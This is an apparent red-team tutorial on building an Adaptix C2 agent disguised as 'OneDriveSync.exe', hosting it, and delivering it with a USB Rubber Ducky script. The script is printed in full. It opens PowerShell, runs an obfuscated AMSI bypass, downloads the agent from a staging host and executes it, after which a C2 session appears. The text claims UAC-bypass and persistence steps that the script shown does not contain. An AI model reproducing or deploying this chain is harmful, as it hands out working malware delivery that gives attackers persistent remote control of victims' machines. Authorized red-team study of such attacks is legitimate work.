
----- Build process start -----
[*] Building agent...
[*] Listener 'Rubber_HTTP' profile created
[*] Protocol: http, Connector: ConnectorHTTP
[*] Compiling configuration...
[+] Configuration compiled successfully
[*] Output format: Exe, Filename: agent.x64.exe
[*] Linking payload...
[*] Payload size: 105472 bytes
[+] Agent built successfully
----- Build process finished -----
[+] File saved: /duckystage/OneDriveSync.exe

Once we have created our payload, the next step is to host it on a staging server so it can be easily retrieved during execution. I will use Python HTTP server to serve the payload. The staging server acts as a temporary hosting point, making it easier to deliver the payload without embedding large binaries directly into the script.
In more real-world scenarios, you would likely move this to a more resilient setup such as a cloud-hosted server, CDN-backed delivery, or even behind a redirector to avoid exposing your main C2 infrastructure.
python3 -m http.server 8000
Developing the Ducky Payload

After playing around with different approaches, I managed to create a working ducky script. The script does the following chains recon → AMSI bypass -> UAC bypass -> Adaptix agent staging ->persistence → cleanup of artifacts.
the figure below the steps for execution
The payload looks as below
REM --- Step 1: Initialization ---
DEFAULT_DELAY 100
DELAY 3000

REM --- Step 2: Open Run Dialog ---
GUI r
DELAY 1000

REM --- Step 3: Launch PowerShell ---
STRING powershell -NoP -NonI -Exec Bypass
ENTER
DELAY 2000

REM --- Step 4: AMSI Bypass ---
STRING $a=[Ref].Assembly.GetType('System.Management.Automation.Am'+'siUtils')
ENTER
DELAY 500
STRING $b=$a.GetField('am'+'siInitFailed','NonPublic,Static')
ENTER
DELAY 500
STRING $b.SetValue($null,$true)
ENTER
DELAY 1000

REM --- Step 5: Set download source and drop path ---
STRING $url='http://192.168.100.25:8000/OneDriveSync.exe'
ENTER
DELAY 500
STRING $drop='C:\Users\Public\Downloads\OneDriveSync.exe'
ENTER
DELAY 500

REM --- Step 6: Download agent to drop path ---
STRING (New-Object Net.WebClient).DownloadFile($url,$drop)
ENTER
DELAY 5000

REM --- Step 7: Execute agent ---
STRING Start-Process $drop
ENTER
DELAY 1000

REM --- Step 8: Close PowerShell ---
STRING exit
ENTER

Once we have developed the script,we can compile it using the Payload Studio. After compiling, you will get an inject.bin file. ttransfer this file to the Rubber Ducky’s storage (SD card). Once copied, safely eject the device, plug it into your target system (in your controlled lab or authorized environment), and it will execute the script automatically.
Execution and Callback

Plug the Ducky into the target machine's USB port. The entire sequence executes in seconds. On your terminal running the Python HTTP server, you should see the following
The video below shows the script getting executed on the target machine

The first hit is the recon upload attempt, the second is the agent download. About 10 seconds after the GET request, you should see a new session appear in your Adaptix GUI initial access achieved as shown below

Getting a reverse Connection



From here, you're operating within the Adaptix framework and can begin post-exploitation: running reconnaissance commands, enumerating the local environment, moving laterally, or escalating privileges depending on the scope of the engagement.
Final Thoughts
The USB Rubber Ducky paired with a capable C2 framework like Adaptix demonstrates how physical access, even momentary, can completely bypass the most hardened technical defenses. What we walked through from a basic whoami to a full recon-evasion-persistence chain with C2 callback is the kind of attack that takes under 15 seconds of physical access and produces a persistent foothold.
In a red team context, this is a powerful reminder that security is not just about firewalls and patches it's about the full attack surface, including the physical layer